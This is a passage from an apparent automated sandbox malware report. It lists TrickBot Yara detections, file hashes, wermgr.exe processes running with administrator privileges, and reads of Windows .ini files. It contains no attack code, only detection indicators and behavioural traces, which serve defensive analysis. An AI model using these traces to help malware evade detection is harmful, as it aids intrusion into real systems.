MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2082507822.0000000000684000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2082501308.0000000000684000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2086800503.00000000008C8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2086715316.0000000000650000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2086590346.0000000000290000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2424 Parent PID: 2296

General

Start time:	03:19:40
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffcb0000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2352 Parent PID: 2296

General

Start time:	03:19:40
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffcb0000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\msdfmap.ini	unknown	1405	success or wait	1	104547	ReadFile
C:\Windows\system.ini	unknown	219	success or wait	1	104547	ReadFile
C:\Windows\win.ini	unknown	478	success or wait	1	104547	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis